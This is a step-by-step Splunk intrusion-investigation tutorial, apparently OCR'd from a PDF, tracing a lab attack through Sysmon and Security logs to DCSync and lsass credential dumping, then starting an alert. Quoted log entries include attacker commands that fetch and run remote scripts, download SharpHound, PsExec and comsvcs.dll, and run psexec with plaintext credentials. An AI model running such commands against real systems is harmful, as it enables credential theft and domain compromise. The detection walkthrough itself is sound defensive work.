



Splunk > Intrusion Detection steps by step (Real World Scenario)and Creating Alerts.

1. Run the following query to observe the possible sourcetypes with the event set.



We have identified 6 different sourcetypes .

2. Query Sysmon sourcetype



3. Delve in to the Event Details and identify fields within the Event

11/8/22	11/08/2022 02:50:54 PM		
2:50:54.000 PM	LogName=Microsoft-Windows-Sysmon/Operational		
	EventCode=17		
	EventType=4		
	ComputerName=DESKTOP-UN7T4R8.uniwaldo.local		
	Show all 23 lines		
Type	Field	Value	Actions
Selected	<input checked="" type="checkbox"/> host	DESKTOP-UN7T4R8	▼
	<input checked="" type="checkbox"/> source	WinEventLogSysmon_DESKTOP-UN7T4R8.txt	▼
	<input checked="" type="checkbox"/> sourcetype	WinEventLog:Sysmon	▼
Event	<input type="checkbox"/> ComputerName	DESKTOP-UN7T4R8.uniwaldo.local	▼
	<input type="checkbox"/> EventCode	17	▼
	<input type="checkbox"/> EventType	4	▼
		CreatePipe	▼
	<input type="checkbox"/> Image	C:\Windows\system32\sihost.exe	▼
	<input type="checkbox"/> Keywords	None	▼
	<input type="checkbox"/> LogName	Microsoft-Windows-Sysmon/Operational	▼
	<input type="checkbox"/> Message	Pipe Created: RuleName: - EventType: CreatePipe UtcTime: 2022-11-08 22:50:54.092 ProcessGuid: {1cb7ffb5-dc ba-636a-a000-00000000d00} ProcessId: 3828 PipeName: \AppContracts_xB51C955B-2FA7-4BBB-9FC8-8C0 6F346AF97y Image: C:\Windows\system32\sihost.exe User: DESKTOP-UN7T4R8\waldo	▼
	<input type="checkbox"/> OpCode	Info	▼
	<input type="checkbox"/> PipeName	\AppContracts_xB51C955B-2FA7-4BBB-9FC8-8C06F346AF97y	▼
	<input type="checkbox"/> ProcessGuid	{1cb7ffb5-dcba-636a-a000-00000000d00}	▼
	<input type="checkbox"/> ProcessGuid	{1cb7ffb5-dcba-636a-a000-00000000d00}	▼
	<input type="checkbox"/> ProcessId	3828	▼
	<input type="checkbox"/> RecordNumber	30845	▼
	<input type="checkbox"/> RuleName	-	▼
	<input type="checkbox"/> Sid	S-1-5-18	▼
	<input type="checkbox"/> SidType	0	▼
	<input type="checkbox"/> SourceName	Microsoft-Windows-Sysmon	▼
	<input type="checkbox"/> TaskCategory	Pipe Created (rule: PipeEvent)	▼
	<input type="checkbox"/> Type	Information	▼
	<input type="checkbox"/> User	NOT_TRANSLATED	▼
		DESKTOP-UN7T4R8\waldo	▼
	<input type="checkbox"/> UtcTime	2022-11-08 22:50:54.092	▼
Time	<input type="checkbox"/> _time	2022-11-08T14:50:54.000+00:00	▼
Default	<input type="checkbox"/> index	main	▼
	<input type="checkbox"/> linecount	23	▼
	<input type="checkbox"/> punct	//_._=~/==..=====___(.)==_\\r_-\\r_-\\r_-	▼
	<input type="checkbox"/> splunk_server	ubuntu	▼

4. Identify all Sysmon EventCodes prevalent in our data with this query.

1 * sourcetype="WinEventLog:Sysmon"
2 | stats count by EventCode

EventCode	count
1	5427
10	15714
11	104678
12	64915
13	60447
15	462
16	38
17	2620
18	1339

20 different Sysmon Event Codes identified within the data set.(Sysmon logs contain 27 distinct Event IDs)

5. Parent-child trees are always suspicious. Let's inspect all parent-child trees with this query.
- Sysmon EventCode 1 - Process Creation

1 * sourcetype="WinEventLog:Sysmon" EventCode=1
2 | stats count by ParentImage,Image

ParentImage	Image	count
C:\Windows\System32\cmd.exe	C:\Windows\System32\AtBroker.exe	31
C:\Windows\System32\cmd.exe	C:\Windows\System32\WerFault.exe	34
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1
C:\Windows\System32\cmd.exe	C:\Windows\System32\rundll32.exe	8
C:\Windows\System32\cmd.exe	C:\Windows\System32\sc.exe	83
C:\Windows\System32\cmd.exe	C:\Windows\System32\schtasks.exe	8
C:\Windows\System32\cmd.exe	C:\Users\valdo\AppData\Local\Microsoft\OneDrive\22.191.8911.0001\FileCoAuth.exe	6
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3

6. To reduce the Noise within the above search result, We have choices, weed out what seems benign or target child processes known to be problematic, like cmd.exe or powershell.exe.

splunk>enterprise Apps ▾

Search Analytics Datasets Reports Alerts Dashboards

Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

New Search

1 * sourcetype="WinEventLog:Sysmon" EventCode=1 (Image="*cmd.exe" OR Image="*powershell.exe")
2 | stats count by ParentImage,Image

628 of 354,635 events matched No Event Sampling ▾

Events Patterns Statistics (15) Visualization

20 Per Page ▾ Format

ParentImage	Image	count
-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	8
-	C:\Windows\System32\cmd.exe	83
C:\Users\waldo\Downloads\randomfile.exe	C:\Windows\System32\cmd.exe	20
C:\Windows\System32\CompatTelRunner.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	7

7.

ParentImage	Image	count
-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	8
-	C:\Windows\System32\cmd.exe	83
C:\Users\waldo\Downloads\randomfile.exe	C:\Windows\System32\cmd.exe	20
C:\Windows\System32\CompatTelRunner.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	7
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	32
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4
C:\Windows\System32\msiexec.exe	C:\Windows\System32\cmd.exe	200
C:\Windows\System32\notepad.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	10
C:\Windows\System32\notepad.exe	C:\Windows\System32\cmd.exe	11
C:\Windows\System32\rundl132.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	54
C:\Windows\System32\rundl132.exe	C:\Windows\System32\cmd.exe	72
C:\Windows\System32\runcron.exe	C:\Windows\System32\cmd.exe	2
C:\Windows\explorer.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	9
C:\Windows\explorer.exe	C:\Windows\System32\cmd.exe	112
\\"10.0.0.47\\C\$\Windows\PSEXECSCVCS.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4

From the above result , The notepad.exe to powershell.exe chain stands out immediately. It implies that notepad.exe was run, which then spawned a child powershell to execute a command.

But Why ?

8. Delve deeper into this incident.

splunk>enterprise Apps ▾

Search Analytics Datasets Reports Alerts Dashboards

Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

New Search

1 * sourcetype="WinEventLog:Sysmon" EventCode=1 (Image="*cmd.exe" OR Image="*powershell.exe")
2 ParentImage="C:\\Windows\\System32\\notepad.exe"

21 of 768 events matched No Event Sampling ▾

Events (21) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

1 month per column

#	Time	Event
>	11/8/22 12:22:01 PM	11/08/2022 12:22:01 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-EGSS5IS.uniwaldo.local Show all 38 lines
>	11/8/22 11:51:34 AM	host = DESKTOP-EGSS5IS source = WinEventLog:Sysmon_DESKTOP-EGSS5IS.txt sourcetype = WinEventLog:Sysmon

< Hide Fields All Fields

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a CommandLine 13
a Company 1
a ComputerName 2
a CurrentDirectory 1

```

v 11/8/22 11/08/2022 12:22:01 PM
12:22:01.000 PM LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=DESKTOP-EGSS5IS.uniwaldo.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=52013
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1059.001,technique_name=PowerShell
UtcTime: 2022-11-08 20:22:01.046
ProcessGuid: {96192a2a-ba69-636a-e706-00000000d00}
ProcessId: 7172
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C Invoke-WebRequest -Uri http://10.0.0.229:8080/file.exe -OutFile file.exe

```

We see the ParentCommandLine (just notepad.exe with no arguments) triggering a CommandLine of powershell.exe seemingly downloading a file from a server with the IP of 10.0.0.229.

9. Investigate other machines interacting with this IP and assess its legitimacy.

New Search

1 * 10.0.0.229
2 | stats count by sourcetype

Events Patterns Statistics (2) Visualization

20 Per Page ▾ Format

sourcetype	count
WinEventLog:Sysmon	73
linux:syslog	22

New Search

1 + 10.0.0.229 sourcetype="linux:syslog"

Events (22) Patterns Statistics Visualization

Format Timeline ▾ – Zoom Out + Zoom to Selection × Deselect

Time	Event
Nov 8 15:53:13 2022	waldo-virtual-machine avahi-daemon[875]: Leaving mDNS multicast group on interface ens160.IPv4 with address 10.0.0.229. host = waldo-virtual-machine : source = LinuxSyslog_waldo-virtual-machine.txt : sourcetype = linux:syslog
Nov 8 13:19:17 2022	waldo-virtual-machine avahi-daemon[875]: Registering new address record for 10.0.0.229 on ens160.IPv4. host = waldo-virtual-machine : source = LinuxSyslog_waldo-virtual-machine.txt : sourcetype = linux:syslog
Nov 8 13:19:17 2022	waldo-virtual-machine avahi-daemon[875]: Joining mDNS multicast group on interface ens160.IPv4 with address 10.0.0.229. host = waldo-virtual-machine : source = LinuxSyslog_waldo-virtual-machine.txt : sourcetype = linux:syslog
Nov 8 13:19:17 2022	waldo-virtual-machine NetworkManager[881]: <info> [1667931557.2090] dhcpc4 (ens160): state changed new lease, address=10.0.0.229

10.

Nov 8 15:53:13 waldo-virtual-machine avahi-daemon[875]: Leaving mDNS multicast group on interface ens160 IPv4 with address 10.0.0.229.

Type	Field	Value	Actions
Selected	host	waldo-virtual-machine	
	source	LinuxSyslog_waldo-virtual-machine.txt	
	sourcetype	linux:syslog	
Time	_time	2022-11-08T15:53:13.000+00:00	
Default	index	main	
	linecount	1	
	punct	
	splunk_server	ubuntu	

This IP belongs to the host named waldo-virtual-machine on its ens160 interface

11. This tells us about a connection between our host waldo-virtual-machine and the ip 10.0.0.229 which is a Linux system via the ens160 interface and its downloading executable files through PowerShell. This sparks some concern about a potential threat.

12. Initiate another inquiry using Sysmon data to unearth any further connections that might have been established.

Search & Reporting

New Search

Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Save As ▾ Create Table View Close

24 year window ▾

1 * 10.0.0.229 sourcetype="WinEventLog:sysmon"
2 | stats count by CommandLine

73 of 350 events matched No Event Sampling

Events Patterns Statistics (6) Visualization


20 Per Page ▾ Format

CommandLine	count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C Invoke-WebRequest -Uri http://10.0.0.229:8080/PsExec64.exe -OutFile PsExec64.exe	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C Invoke-WebRequest -Uri http://10.0.0.229:8080/SharpHound.exe -OutFile SharpHound.exe	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C Invoke-WebRequest -Uri http://10.0.0.229:8080/file.exe -OutFile file.exe	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C iex(new-Object Net.WebClient).DownloadString('http://10.0.0.229:8080/Invoke-DCSync.ps1')	4
c:\windows\system32\cmd.exe /c psexec64.exe -accepteula -u UNIWALDO\Waldo -p Password@123 \\10.0.0.47 "powershell Invoke-WebRequest -Uri http://10.0.0.229:8080/comsvcs.dll -OutFile C:\comsvcs.dll" &	1
psexec64.exe -accepteula -u UNIWALDO\Waldo -p Password@123 \\10.0.0.47 "powershell Invoke-WebRequest -Uri http://10.0.0.229:8080/comsvcs.dll -OutFile C:\comsvcs.dll" &	1

Spot several binaries with conspicuously malicious names, offering strong signals of their hostile intent


13. Linux system seems to be instrumental in transmitting additional utilities.

14. Fine-tune search query to zoom in on the hosts executing these commands.




This indicates that two hosts DESKTOP-EGSS5IS and DESKTOP-UN7T4R8 fell prey.

15. It appears that the DCSync PowerShell script was executed on the second host, indicating a likely DCSync attack



DCSync Attack



16. Seek validation by designing a more targeted query, zeroing in on the DCSync attack in this case.

DCSync should only be performed legitimately by machine accounts or SYSTEM, not users

* EventCode=4662 Access_Mask=0x100 Account_Name!=*\$

Events (2)

i	Time	Event
>	11/8/22 12:52:33.000 PM	11/08/2022 12:52:23 PM LogName=Security EventCode=4662 EventType=0 ComputerName=WIN-HSRME76TRAD.uniwaldo.local Show all 38 lines host = WIN-HSRME76TRAD : source = WinEventLogSecurity_WIN-HSRME76TRAD.txt : sourcetype = WinEventLog:Security
>	11/8/22 12:52:33.000 PM	11/08/2022 12:52:23 PM LogName=Security EventCode=4662 EventType=0 ComputerName=WIN-HSRME76TRAD.uniwaldo.local Show all 38 lines host = WIN-HSRME76TRAD : source = WinEventLogSecurity_WIN-HSRME76TRAD.txt : sourcetype = WinEventLog:Security

Event Code 4662 is triggered when an Active Directory (AD) object is accessed
Access Mask 0x100 specifically requests Control Access typically needed for DCSync's high-level permissions
Account_Name checks where AD objects are directly accessed by users instead of accounts

Two Events found .

17. To ascertain these are DCSync attempts since they could be accessing anything.can evaluate based on the properties field.

Properties: {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-af3-00c04fd930c9}

Control Access

Access Mask: 0x100

Properties: Control Access
{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
{19195a5b-6da0-11d0-af3-00c04fd930c9}

Additional Information:

Parameter 1: -
Parameter 2: -

Collapse

Type	Field	Action
Selected	host	V
	source	V
	sourcetype	V

Noticed two intriguing GUIDs.

Entry	Value
CN	DS-Replication-Get-Changes-All
Display-Name	Replicating Directory Changes All
Rights-GUID	1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

Entry	Value
CN	Domain-DNS
Ldap-Display-Name	domainDNS
Update Privilege	-
Update Frequency	-
Schema-Id-Guid	19195a5b-6da0-11d0-afd3-00c04fd930c9

Upon researching, we find that the first one is linked to **DS-Replication-Get-Changes-All**, which, as per its description, "...allows the replication of secret domain data".

This gives us solid confirmation that a DCSync attempt was made and successfully executed by the **Waldo** user on the **UNIWALDO domain**. It's reasonable to presume that the Waldo user either possesses **Domain Admin rights or has a certain level of access rights** permitting this action. Furthermore, it's highly likely that the attacker has extracted all the accounts within the AD as well! **This signifies a full compromise in our network**, and we should consider rotating our **krbtgt** just in case a **golden ticket was created**.

However, it's evident that we've barely scratched the surface of the attacker's activities. The attacker must have initially infiltrated the system and undertaken several maneuvers to obtain domain admin rights, orchestrate lateral movement, and dump the domain credentials. With this knowledge, we will adopt an additional hunt strategy to try and deduce how the attacker managed to obtain Domain Admin rights initially.

18. We are aware of and have previously observed detections for **lsass** dumping as a prevalent credential harvesting technique. To spot this in our environment, we strive to identify processes opening handles to lsass, then evaluate whether we deem this behavior unusual or regular. Fortunately, **Sysmon event code 10** can provide us with data on process access or processes opening handles to other processes. We'll deploy the following query to zero in on

potential lsass dumping.

The screenshot shows a Splunk search interface. The search bar contains the command: `1 * EventCode=10 lsass
2 | stats count by SourceImage`. A red box highlights this command, and a red arrow points from it to the histogram below. The histogram table lists various source images and their counts:

SourceImage	count
C:\Windows\Sysmon.exe	10
C:\Windows\Sysmon64.exe	3
C:\Windows\System32\notepad.exe	1
C:\Windows\System32\rundll32.exe	4
C:\Windows\system32\csrss.exe	59
C:\Windows\system32\msiexec.exe	99
C:\Windows\system32\rundll132.exe	3
C:\Windows\system32\wininit.exe	59

Assumption - activity occurring frequently is "normal" in an environment

By examining any conspicuous strange process accesses to lsass.exe by any source image. The most noticeable ones are **notepad** (given its absurdity) and **rundll32** (given its limited frequency)

19. Further explore these

The screenshot shows a Splunk search interface. The search bar contains the command: `1 * EventCode=10 lsass SourceImage="C:\Windows\System32\notepad.exe"`. A red box highlights this command, and a red arrow points to the event details below. The event details show a call trace from notepad.exe to lsass.exe:

Time	Event
11/8/22 11:44:20 AM	11/08/2022 11:44:42 AM ... 21 lines omitted ... TargetProcessId: 640 TargetImage: C:\Windows\system32\lsass.exe GrantedAccess: 0xFFFFFFF CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d4c4 UNKNOWN(00000288CF8F5445) Show all 28 lines host = DESKTOP-EGSS5IS source = WinEventLogSysmon_DESKTOP-EGSS5IS.txt sourcetype = WinEventLog:Sysmon

Sysmon seems to think it's related to credential dumping

The screenshot shows a Sysmon event details page. The event is identified as a credential dump from notepad.exe to lsass.exe. Red boxes highlight several key fields: 'CallTrace' (highlighting the call to ntdll.dll), 'TargetUser' (highlighting NT AUTHORITY\SYSTEM), and 'RuleName' (highlighting 'technique_id=T1003,technique_name=Credential Dumping').

Message	Info
Process accessed: RuleName: technique_id=T1003,technique_name=Credential Dumping UtcTime: 2022-11-08 19:44:42.062 SourceProcessGUID: {96192a2a-a720-636a-6003-00000000d00} SourceProcessId: 773 6 SourceThreadId: 1056 SourceImage: C:\Windows\System32\notepad.exe TargetProcessGUID: {96192a2a-9ab5-636a-0c00-00000000d00} TargetProcessId: 640 TargetImage: C:\Windows\system32\lsass.exe GrantedAccess: 0x1FFFFF CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d4c4 UNKNOWN(00000288CF8F5445) SourceUser: DESKTOP-EGSS5IS\waldo TargetUser: NT AUTHORITY\SYSTEM	Info
OpCode	51565
RecordNumber	51565
RuleName	technique_id=T1003,technique_name=Credential Dumping
Sid	S-1-5-18


callstack refers to an UNKNOWN segment into ntdll

False positives can occur, the scenarios are limited to processes such as JIT processes, and they can mostly be filtered out.

Creating Alerts

Create an alert that can detect threat actors based on them making calls from **UNKNOWN** memory regions. We want to focus on the malicious threads/regions while leaving standard items untouched to avoid alert fatigue

20. Listing all the call stacks containing UNKNOWN




```
1 * CallTrace!="UNKNOWN"
2 | stats count by SourceImage
```

SourceImage	count
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2
C:\Program Files\Corsair\ICUE 4 Software\Corsair.Service.exe	34
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\Update.exe	9
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\current\Squirrel.exe	1
